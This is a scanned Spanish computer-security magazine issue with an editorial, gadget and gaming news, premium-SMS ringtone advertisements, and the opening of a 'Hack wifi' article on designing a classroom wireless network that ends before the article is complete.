TRUCOS: SOLUCIONAR ERROR EN FOLDERS.DBX

Año XI 124
4,95€

@RROBA

LA REVISTA ESPAÑOLA MÁS VETERANA DE INTERNET Y SEGURIDAD INFORMÁTICA

8 414090 201599 00124

ENTREVISTA A MARTIN HELLMAN

"Internet es horriblemente insegura"

CIBER-OKUPAS

Tú puedes ser su próxima víctima

HACK WIFI

Diseña e instala una red inalámbrica a tu medida

HUMAN PROTOCOLS

Supera los problemas de seguridad de RFID

IMPLANTA TU PROPIO SERVIDOR CVS

La solución para controlar y proteger tu código

Y ADEMÁS...

Crack-Virus-Programación

BLOGS

Technorati y Blogsearch de Google

RETROINFORMÁTICA

¿Qué hay detrás de Retroeuskal?

@RROBA 124

NÚMERO 124 - www.megamultimedia.com/arroba



PRESIDENTE DEL CONSEJO EDITORIAL MARICRUZ MONTOYA LINARES/ **COORDINADOR DE PRODUCCION** FRANCISCO PEDREGAL BUENO/ **DIRECTOR** GABY LÓPEZ **REDACTORES** ANDRÉS MÉNDEZ/ MANUEL BALERIOLA/ NICOLÁS VELÁSQUEZ/ SET/ SS / SPARKRISP / MERCÈ MOLIST / FERNANDO GONT **DISEÑO:** DPTO. PROPIO **@LGARROBA** DIRIGE:GABY LÓPEZ **COORDINACIÓN DEPARTAMENTO MAQUETACIÓN:** GEMA BARBA **DPTO. DE SUSCRIPCIONES** suscripciones@csr71.com

PUBLICIDAD: CENTRAL MEDIA YOUNG BARCELONA
AVDA. MERIDIANA 350, 5ºA - 08027 BARCELONA
TELF.: 93 274 47 39-FAX: 93 346 72 14

@RROBA
arroba@megamultimedia.com
arroba2@megamultimedia.com
Megamultimedia, S.L.
Paseo de Reding, 43, 1º
29016 Málaga
Teléfono: 952 36 31 43

DISTRIBUIDORA INTERNACIONAL
COEDIS

PRINTED IN SPAIN
I/MMVIII

ISSN-1138-1655
Dep. legal MA-1049-97 / nº124

SOLUCIONAR LO IMPOSIBLE

Martin Hellman, entrevistado este mes en @RROBA por Mercè Mollist, es toda una eminencia en cirptografía y, por tanto, en seguridad informática. Dice muchísimas cosas interesantes, pero una de las que más llama la atención es su aseveración sobre la alarmante falta de seguridad de Internet. De acuerdo en que no es nada nuevo, más bien al contrario, pero esa frase, dicha por alguien como Hellman, cobra mayor significado y matices. Cuando alguien experto en criptografía, o más bien, pionero en criptografía, como es Hellman, llega a esa conclusión, cunde cierto desánimo, más que preocupación. Porque parece que realmente eso de la seguridad no tiene solución. Por más estudios y divulgación que se hagan, más y mayores parecen los "agujeros" de la Red y de sus herramientas. Y si el mismísimo Martin Hellman lo dice con tanta firmeza, no se puede evitar caer en la resignación... Al menos por unos segundos. Poco después, Hellman afirma que se está trabajando incansablemente para solucionar eso que parece imposible. Y, de nuevo, esas palabras, de la boca de nuestro protagonista, cobran mayor relevancia. Porque si un experto en criptografía dice que, por más obstáculos que haya, se puede proteger y asegurar la información, hay que creerle. Pero no por dogma de fe, sino por su trabajo desde hace tanto tiempo. Su trabajo y el de otros muchos que hacen posible pensar que podemos movernos con las espaldas algo más cubiertas.

[SUMARIO número 124]

El deporte electronico despega en Cinegames

El pasado sábado dia 1 de diciembre, se celebró en la sala Cinegames del Cine Yelmo Cineplex Avenida M-40, el campeonato de e-sport Cinegames CUP, escogido por esta sala para fomentar el deporte electrónico en toda España.

El deporte, el electrónico, que aún no goza del reconocimiento que tiene en otros países, hasta tal punto que los equipos profesionales de videojuegos deben utilizar el recurso legal de darse de alta como clubes deportivos de fútbol para poder competir. Pese a ello, la sala Cinegames, se abarrotó de curiosos, participantes y equipos. Durante todo el día los aficionados pudieron disfrutar del deporte electrónico en toda su expresion: pudieron disfrutar gratuitamente de las instalaciones Cinegames para jugar a títulos como Call of Duty 4, Quake Wars o Gears of War, además de ver el campeonato en curso de Battelfield 2142.

El campeonato no se decidió hasta el final de la noche, cuando 1GEN se llevó el gato al agua resultando vencedor. Next Level quedó en segundo lugar y los terceros, que se llevaron un premio compartido, fueron los clanes NAM y Logic3. Todos ellos han sido premiados con diversos equipos cortesía del patrocinador Packard Bell, que facilitó para jugar este campeonato 8 equipos de alta gama para gaming iPower, valorados cada uno en 2500 euros.

El campeonato se jugó en el modo conquista 8 contra 8 jugadores. Como ya sabéis, cada equipo cuenta con 200 tickets al comienzo de cada partida, que se van restando dependiendo de las banderas que gane cada equipo y de las bajas que consiga en el equipo contrario. El torneo se jugó utilizando el reciente parche 1.40 de Battelfield 2142.

En cuanto al desarrollo de la final, estuvo marcada por la ausencia en el equipo de Next Level de su especialista en el bípode, robot manejado por un jugador y que tiene una importancia clave en el mapa Tunis Harbor, el primero del encuentro. El suplente, aunque supo mantener buen nivel, no evitó una abultada diferencia en la puntuación en este primer mapa, cuya partida duro 40 minutos y que obligaba a ambos equipos a utilizar los dos bandos durante 20 minutos cada uno. Nextlevel perdió esta partida con una diferencia considerable en tickets, lo que obligaba a realizar toda una remontada en la segunda ronda.

El segundo mapa, Cerbere Landing, daba pocas posibilidades a una gran remontada, ya que apenas tenía vehículos que marcaran las diferencias. Aunque Nextlevel estuvo a punto de conseguir el milagro, una gran remontada, lo cierto es que se quedó a las puertas y no pudo igualar la diferencia que ya tenía el equipo 1GEN en la primera partida. Tras 40 minutos de tensión, la segunda ronda la ganó Netxlevel con una cómoda ventaja, pero no suficiente para alzarse con el campeonato, que cayó en manos de 1GEN, lo que supuso una sorpresa, pues no iba como equipo favorito.

Una vez más, se demostró que el deporte electrónico es igual o más divertido que los deportes tradicionales, con mucha táctica, bajas insospechadas, jugadores reservas, y remontadas imposibles. El deporte también tiene sorpresas, resultados inesperados y todo tipo de argucias utilizadas por los profesionales para decantar las partidas de su bando, tal y como ocurre en cualquier estadio de fútbol, por ejemplo.

Cinegames **www.cinegames.es** ha querido utilizar este evento para demostrar su apoyo al deporte electrónico, desde el jugador que se acerca a la sala y juega en red por primera vez, hasta el usuario profesional que participa en campeonatos con miles de euros en juego.



Nuevo reproductor-grabador multimedia Grab'n'GO de Conceptronic

Este grabador de video personal graba sus películas y programas de TV favoritos en el disco duro incorporado mediante el receptor analógico de televisión integrado. Gracias a su gran capacidad de almacenamiento y a su fácil configuración, podrá conectarlo directamente a su televisor y grabar lo que desee. Con la característica de grabación programada, podrá grabar lo que quiera sin tener que estar presente. La característica TimeShift incluso le permite "pausar" y grabar la emisión en directo de televisión, por ejemplo cuando tenga que ir al servicio o reciba una llamada por teléfono, y seguir viendo después la emisión allí donde la había dejado. También puede grabar directamente desde su reproductor de DVD, sintonizador digital terrestre o video cámara.

El CM3PVR se lanza al mercado con una capacidad de 500GB (próximamente estarán disponibles otras capacidades). Esta versión permite grabar más de 228 horas de vídeo de alta calidad y más de 656 con menor calidad.





Ingo Devices y Agatha Ruiz de la Prada estilizan sus marcos digitales



Líneas rectas y pulidas. Ésas son las características que mejor resumen el nuevo diseño exclusivo que Agatha Ruiz de la Prada ha plasmado en su nueva entrega de marcos digitales para la colección de Ingo Devices.

Básicamente orientados al público femenino, con estas nuevas opciones, las usuarias contarán con una alternativa diferente al modelo de líneas curvas. El nuevo aspecto más rectangular que se les ha dado a los dispositivos recupera los temas y marca de la casa de la diseñadora, Corazones y Flores como elementos decorativos exclusivos.

Su diseño exterior original e impecable va acorde con la alta calidad de reproducción de imagen que ofrecen. Los marcos digitales presentan una pantalla TFT LCD de 7, que garantiza una increíble visualización. Incorpora slots para las tarjetas de memorias más populares del mercado (SD/MMC/MS), facilitando la transferencia de fotos de manera muy práctica y sencilla.

Son compatibles con los formatos JPEG y BMP, realizan funciones de reloj y se acompañan de un mando a distancia.

Así, sus fotos favoritas se verán dentro de un marco colorista y único que les dará oportunidad para ajustar el formato de visión (4:3 o el panorámico 16:9); seleccionar el tipo de proyección y rotar las imágenes de sus seres queridos, sus vacaciones,...

Eduardo Sánchez se alza con la victoria en la segunda edición del 'Desafío Guitar Hero'


Activision ha organizado en la FNAC de Callao (Madrid), la gran final del 'Desafío Guitar Hero', el concurso que la compañía celebra por segunda vez en España para descubrir al mejor jugador nacional de Guitar Hero 3: Legends of Rock a los mandos de una guitarra Gibson.

Más de dos mil fans de Guitar Hero se han presentado a las distintas fases de clasificación que Activision ha celebrado durante el mes de noviembre en las tiendas FNAC de Valencia, Alicante, Zaragoza, A Coruña, Oviedo, Marbella, Sevilla, San Sebastián de los Reyes (Madrid), Leganés (Madrid), Murcia, los centros FNAC de Barcelona, Bilbao y San Sebastián y en el centro Hipercor de Las Palmas de Gran Canaria.

Un total de 14 finalistas, llegados de toda España, se han dado cita en la gran final para mostrar su lado más rockero con el juego Guitar Hero 3: Legends of Rock. El artista Ariel Rot ha sido el encargado de entregar los premios a los tres primeros clasificados:

1er clasificado – Eduardo Hernández (Murcia), premiado con un viaje a Los Ángeles para dos personas, para conocer de cerca cómo se lleva a cabo el desarrollo del juego Guitar Hero
2do clasificado – Alfredo Barral (Madrid), premiado con una guitarra Epiphone
3er clasificado – Borja Erice (Bilbao), premiado con una videoconsola Xbox 360 de Microsoft

Más información sobre Guitar Hero en www.guitarhero.es



Internet puede ser más humano con Weblin

La navegación por Internet cobra, al fin, vida: Weblin permite innovadoras formas de comunicación que no conocen límites. Weblin es una nueva e increíble fórmula para que la gente con las mismas inquietudes se reúna rápida y fácilmente en Internet: cada usuario, representado por una imagen virtual personal propia (su weblin), aparece ante los demás weblins que visitan la misma página web, en el mismo momento. El anónimo universo de la Red cobra vida y color y se transforma en un lugar de comunicación sencilla y directa. Con un solo clic de ratón puedes iniciar una charla con otro avatar. Weblin funciona en todas las páginas web del mundo (incluidas YouTube, Google, eBay y facebook) y reúne a gente con los mismos gustos, intereses y necesidades. Cualquier página web de la Red se convierte en un punto de encuentro.

El registro en Weblin y la descarga del software son gratuitos. La instalación resulta muy fácil. En weblin.com cualquier usuario puede crear su propio perfil y elegir entre una gran variedad de avatares, o ser creativo y cargar su propia fotografía.



Ahora con el **bono amigo** te damos nada menos que **45€**

Invita a tus amigos a registrarse y **llévate 15€** por la patilla

A tus amigos les daremos la bienvenida con **30€ gratis**

Ganarás tú y **ganarán** tus amigos




902 888 288 *Ayuda telefónica 24h*



Hack wifi

(Parte XX)

Diseño e Instalación de una red inalámbrica a medida



Hacemos un pequeño descanso, a lo que a inyección de tráfico inalámbrico para la ruptura del protocolo WEP se refiere, para hablar sobre el diseño e instalación de una red inalámbrica a medida. Algo que siempre me ha parecido muy importante conocer y saber aplicar. En el texto describiremos los pasos a seguir para diseñar e instalar una red inalámbrica a medida, también, no nos dejamos en el tintero conceptos importantes que hay que ir digiriendo ya.

Saludos de nuevo, queridos lectores. Tranquilos, no ha ocurrido ningún error... De nuevo vamos a hacer una pausa. Dejamos apartado a un lado el rumbo del Taller inalámbrico para centrarnos en un tema que me ha surgido a lo largo del mes de noviembre.

No es la primera vez que en el medio de una serie de artículos dedicados a algo específico hacemos una pequeña pausa de un artículo y explicamos algún tema de interés general. Pues bien, con el artículo de este mes, sucede lo mismo. Dejaremos para el próximo número la inyección de tráfico inalámbrico para la ruptura del protocolo de cifrado WEP y nos centraremos en la instalación de una red inalámbrica a medida.

Seguramente a más de uno, en alguna ocasión, se ha preguntado si podría realizar un determino montaje con su red inalámbrica. Pero por desconocer esta tecnología o por parecerle bastante difícil no se ha atrevido a comprobarlo y ha abandonado la idea.

Aunque el artículo de hoy explicará una determinada instalación para una determinada red inalámbrica los pasos a seguir pueden ser muy parecidos en otras circunstancias.

De qué va el asunto

Los que leéis habitualmente mi blog (http://blog.netting.es) sabéis que estoy estudiando Sistemas de Telecomunicación e Informáticos. Pues bien, resulta que unos profesores me han propuesto desarrollar una determinada instalación inalámbrica y cableada para unir dos redes locales diferentes por tecnología Wi-Fi.

Lo que me proponían es lo siguiente:

En este AULA tenemos una conexión a Internet de 6 megas... El aula está compuesta de unos doce ordenadores de sobremesa y de unos cuatro o cinco portátiles. Conectados entre si por un Switch y un AP (Punto de Acceso). Los ordenadores de sobremesa se conectan a través del Switch y los portátiles a través del AP.

Queremos conectar este AULA con una segunda AULA continua a esta. Esta segunda AULA, a partir de ahora AULA B, dispone de una red local mayor, con más máquinas y dispositivos que la interconectan. Aunque más adelante nos centraremos en su arquitectura física, su composición y como está configurada ,haremos una pequeña descripción de cómo está organizada el AULA B.

El AULA B dispone de unos veinticinco ordenadores de sobremesa con distintos sistemas operativos instalados (Windows 2000 Profesional, Windows 2000 Server, Windows 2003 Server e incluso varias distribuciones de GNU/LiNUX, Ubuntu). La red está compuesta de unos cinco Switchs, un AP y dos Routers neutros, dos Linksys WRT54G v.5 con el software por defecto.


Lo que se me proponía era unir las dos redes locales. Que el AULA B pudiese conectarse con el AULA A y salir a Internet a través de esta.

Las condiciones eran las siguientes:

Deben de ser dos subredes diferentes.

Deben de utilizar diferentes direcciones IP para cada subred. Principalmente para que no haya problemas de solapamiento de direcciones IP entre las clases.





Cada subred debe de ser independiente de la otra, exceptuando la salida a Internet, que debe de ser compartida.

La instalación del primer AULA no debe de modificarse, exceptuando la configuración del AP.

La conexión entre las dos AULAS debe de ser por tecnología Wireless.

Aplicar la máxima seguridad posible.

La conexión Wireless debe de ser entre dos APs de la misma marca. Simplemente, para adaptarse a el equipamiento del AULA. Estos APs son Robotics.

La asignación de direcciones IP, Máscara de subred, puerta de enlace, Servidores DNS (principal y secundario) debe de ser manual, no a través de un servidor DHCP. Básicamente para administrar los alumnos sus conexiones de red.

En el AULA B no tendrá una conexión Wireless.

El AULA A tendrá conexión Wireless.

Aparentemente puede parecer bastante lioso, pero no lo es. Simplemente hay que organizarse un poco y tener claros algunos conceptos sobre redes de área local.

Empecemos describiendo el AULA A.

Arquitectura física del AULA A

Para la mejor comprensión de las explicaciones vamos utilizar una imagen. Ya sabéis que una imagen vale más que mil palabras ;)

En la imagen observamos varios ordenadores de sobremesa conectados a la red mediante cable UTP 5 y conectores RJ45. Bastante habitual en redes locales.

Todos estos ordenadores están conectados a un conmutador, a un Switch, que opera en capa 2 del modelo OSI.

En la imagen también encontramos varios portátiles que se conectan a la red local mediante tecnología Wireless. Los portátiles trabajan con el estándar IEEE 802.11 b y IEEE 802.11 g.

Estos PCs se conectan a la red a través de un Punto de Acceso y, este a su vez, al Switch de la red mediante cable.

Todas estas máquinas (a partir de ahora hosts) tienen salida a Internet mediante un Router proporcionado por el ISP (Internet Service Provider. Proveedor de Servicio a Internet). El Router también pertenece al mismo segmento de red que los demás hosts. Vamos, que también está conectado en el Switch, para que lo entendamos mejor.

Configuración LAN y WLAN del AULA A

Con configuración nos vamos a referir a como se ha designado la configuración de red (direcciones IP, máscara de subred, puerta de enlace, DNS primario y secundario, etc) y como están interconectados los distintos hosts de la red LAN y WLAN. También podéis observar la imagen anterior para una mejor comprensión, ya que en ella se indican la configuración de red.

La red local utiliza como dirección IP de red: 192.168.1.0. Que pertenece a la calse C de direcciones IP.

Los ordenadores de sobremesa tienen asignados manualmente las direcciones IP. Se empieza a asignar direcciones IP a partir de dirección IP 192.168.1.1. Incrementando a uno, por cada host de la red local, la dirección de host. Es decir, el siguiente ordenador tendrá como dirección IP: 192.168.1.2. Y así progresivamente.

Los ordenadores portátiles comienzan en la dirección IP: 192.168.1.30. Incrementando a uno, por cada portátil de la red local, la dirección de host. Como en el caso anterior.

Los dos grupos; portátiles y ordenadores de sobremesa, utilizan como:

```
Mascara de subred:
255.255.255.0
Puerta de enlace:
192.168.1.254

DNS primario: 192.168.1.254
DNS secundario: -
```

Esto en cuanto a portátiles y ordenadores de sobremesa. Todavía nos queda hablar del Punto de acceso (AP) y del Router.


El Router tiene asignada la dirección IP: 192.168.1.254
El AP tiene asignada como dirección IP: 192.168.1.14.

La máscara de subred, puerta de enlace y servidores DNS son iguales que la configuración de los portátiles y equipos de sobremesa.

Como nota, recordaros que las direcciones IP: 192.168.1.0 y 192.168.1.255 no se pueden asignar a un host de la red. La primera se utiliza como dirección de red y la segunda como dirección de broadcast.



FONDOS
Envía AFONDO y su código al 7372
Ej: AFONDO 81171 o llama al 806 464 172
2313 2316 2318 2321 2323
3625 3637 3648 3654 3661
50041 5734 5735 5740 5742
5799 5817 5843 5854 5931
727 728 81861 81907 81909
82129 82207 82209 82211 82214
82233 82237 82238 82240 82241
2335 2337 2348 2350 2352
3662 50007 50012 50023 50034
5746 5749 5764 5765 5768
VIDEO REAL
¡Las escenas mas divertidas y mas calientes!
Envía APELI y su código al 7372. Ej: APELI 62015 o llama al 806 464 172
64322 64303 64522
62016 62018 62025 64314 64342 64523
62013 62020 62026 63110 63106 63120
62011 62007 62034 63102 64289 64466
SONIDOS REALES
Envía SONID y su código al 7372.
Ej: SONID 9370 o llama al 806 464 172
F1 Alonso 9843
Sainz Pasada 9844
Gasol Pelota rompe cristal 9845
Pedrosa acelerando 9846
Bobo solemne 9831
España - España España oe oe oe 9793
Españoles Franco ha muerto 9665
kill bill silvido 9476
Coge el telefono que me da la risa 9746
Orgasmo placentero 9761
RELATOS
Los relatos eróticos mas apasionantes!!
TE EXCITARAS COMO NUNCA!
Envía RELAT al 7372
HENTAI
Los fondos manga y hentai mas sexy!!
Envía HENTAI al 5099
JUEGOS
Envía AGAME y el código del que quieras al 7372
Ej: AGAME 4460
¡Los juegos mas fuertes!
4465
4460
MOVILES COMPATIBLES:
GRUPO TOP CODIGO
Rompe 70682
pain that I'm 70684
o Bravery 70691
Mentiras Piadosas 70692
Muñeca de trapo 70694
Bloody Mary 70695
Stupid Girls 70700
My hips dont lie 70714
Opa yo via ace un corral 70722
L.O.V.E. 70726
No quiero verla mas 70732
Pa mi guerrera 70737
Me Voy 70740
Dulce Locura 70742
One 70743
Beep 70748
Dani California 70751
Ghosts 70756
Corazon de fuego 70759
Ugly 70760
Pump it 70761
POLIFONICOS
Envía ROLI y su código al 7372
Ej: ROLI 70543 o llama al 806 464 172
SUPERVENTAS
Push the button 70631
Gold Digger 70630
Window Shopper 70629
Pon De Replay 70627
Belly Dancer 70624
Ass like that 70623
Oh 70622
Stick With You 70621
We be burning 70619
Lets Get Down 70617
Come Clean 70615
Goodies 70611
High 70608
Fly 70603
Dare 70600
Advertising Space 70599
Jesus of suburbia 70597
Beverly Hills 70595
All About Us 70594
Dont Cha 70592
Because of You 70589
Yellow Brick Road 70588
My Humps 70583
Tripping 70579
Dont Lie 70578
Cool 70576
Fix You 70574
Wise Men 70572
Ghetto 70571
The One 70569
I dont care 70557
Madonna - Hung up 70556
Shakira - Dont bother 70553
Anastacia - Pieces of a dream 70551
Juanes - Para tu amor 70550
LATINO
El Profe 70665
Como Cambia la vida 70662
Mi mundo si ti 70660
Besos 70655
Marta, Sebas, ... 70654
Querida enemiga 70652
Vacaciones 70580
Rutinas 70551
Nada fue un error 70516
Te regalo 70514
Amar sin ser amada 70503
No 70502
Nada es para ... 70501
Damelo 70500
Ciudad perdida 70455
Ojos de cielo 70430
A la hora de amar 70410
Mi barrio 70407
La tortura 70362
La camisa negra 70361
Volverte a ver 70313
No entiendo 7963
Sentada aqui en ... 7915
Eres 7913
Obsesion 7818
Se me ocurre amarte 7567
Objection 7500
Nuestra vida 70658
Las Palabritas 70527
Te haria una casita 70518
Oleada 70468
La quinta estación - Perdición 70469
Paulina Rubio - Otro tequila 70470
Seguridad Social - A tontas y... 70463
La musicalite - Brisa 70464
CINE/Tv
Matrix Reloaded 7118
La pantera rosa 7121
Sex in the city 7125
Terminator 7126
X-files 7130
Rocky 7518
El ultimo mohicano 7586
Lord Of The Rings 7600
Superman 7622
Tiburon 7624
Brave Heart 7698
Gladiator 7703
Angeles de Charlie 7866
A-Team 7867
Austin Powers 7868
Batman 7869
Conan El Barbaro 7873
Exorcista 7874
Fame 7875
Flashdance 7876
Friends 7877
Harry Potter 7879
Incredible Hulk 7880
Miami Vice 7881
Top Guns 7882
Armageddon 7900
Beverly Hills Cop 2 7903
CSI 7904
El Padrino 7906
Ghost 7908
La Roca 7909
Love Story 7910
Spiderman 70102
La Fabrica de Chocolate 70558
Kill Bill II - Silvidos 70659
REGGAETON
El baile del... 70328
Asesina 70403
Mueve mami 70404
Hasta cuando 70356
Gasolina 70357
Lo que paso 70386
Eres mi baby 70555
Dale Don Dale 7584
Dile 70308
Don keo 70561
Ella y yo 70559
Luna 70387
Otra noche 70388
Pobre diabla 70389
ANIMACIONES
Envía XTREME y su código al 7372 Ej: XTREME 4001
4398 4393 4388 4375
4373 4372 4368 4366
4337 4335 4334 4330
4322 4325 4104 4603
Nos reservamos el derecho de utilizar los datos enviados para posibles operaciones futuras. No obstante disponen de un derecho de acceso, de rectificacion y de limitacion de datos, en lo que se refiere, ya que somos los únicos destinatarios. Mas contenidos en WWW.MOVILXTREMO.COM



Arquitectura física - AULA B

Pasemos ahora ha hablar de la red local del AULA B.

Arquitectura física y Configuración del AULA B

Al igual que en el apartado anterior vamos a utilizar una imagen para comprender mejor las explicaciones expuestas.

Antes de nada, me gustaría aclarar que la arquitectura de la red es un poco más extensa, no realmente como se explica en este texto. He decido, para hacer más sencillas e intuitiva las explicaciones, simplificar un poco la arquitectura de la red local del AULA B. Digamos que esta red consta de dos conexiones con salida a Internet en vez de una sola.

